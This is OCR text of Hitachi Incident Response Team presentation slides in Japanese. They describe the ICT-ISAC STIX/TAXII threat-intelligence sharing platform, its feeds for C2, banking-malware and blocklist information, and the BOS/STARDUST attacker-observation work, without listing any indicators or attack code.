
STIX(Structured Threat Information eXpression)
脅威情報構造化記述形式
TAXII(Trusted Automated eXchange of Indicator Information)
検知指標情報自動交換手順

Copyright © Hitachi Incident Response Team. 2019

4. 関連活動：ICT-ISAC 情報活用基盤

システムを介した連携基盤(攻撃者の活動スピードへの追従)

- 対策目的の明確化のため、活用する情報のグループ化
- 外部ISAC組織との協力



Copyright © Hitachi Incident Response Team. 2019

4. 関連活動：ICT-ISAC 情報活用基盤

ICT-ISAC STIX+TAXIIサーバで配信している情報

- フィード(Feed)名＝グルーピングした情報に対する名称


種別	Feed名	内容	連携
用途別	C2	ICT-ISAC STIX+TAXIIサーバを利用している組織が保有する動的解析装置が検知した不正接続先(IPアドレス、ドメイン、URL) ここで、C2は、ダウンローダサイトを含む広義のC２情報	
	BKMW	セキュリティベンダ(動的解析装置が検知したデータ)から提供されたバンキングマルウェアに関する情報(マルウェアの設定ファイル配布サイト/攻撃対象金融機関サイト/マニュピレーションサーバ)	
	VCITY	接続先解析システム(動的解析装置)が抽出した不正接続先(IPアドレス、ドメイン、URL) ※BOS/STARDUSTを用いた攻撃者の活動観測活動と連携中	○
	BLOCKLIST	組織で適用している不正接続先遮断リスト交換	
	C2M_DL/UL	分散型不正接続先監視システム ※BOS/STARDUSTを用いた攻撃者の活動観測活動と連携中	○

Copyright © Hitachi Incident Response Team. 2019

4. 関連活動：ICT-ISAC 情報活用基盤

投稿している情報：分散型不正接続先監視システム

- 不正接続先の継続的な稼働監視
  - 情報種別：不正接続先の稼働確認情報
  - 形式：STIX 1.1.1



Copyright © Hitachi Incident Response Team. 2019

HITACHI
Inspire the Next

END

BOS/STARDUSTを用いた攻撃者の活動観測
BOS: Behavior Observable System

Collaborate together
to make our Internet secure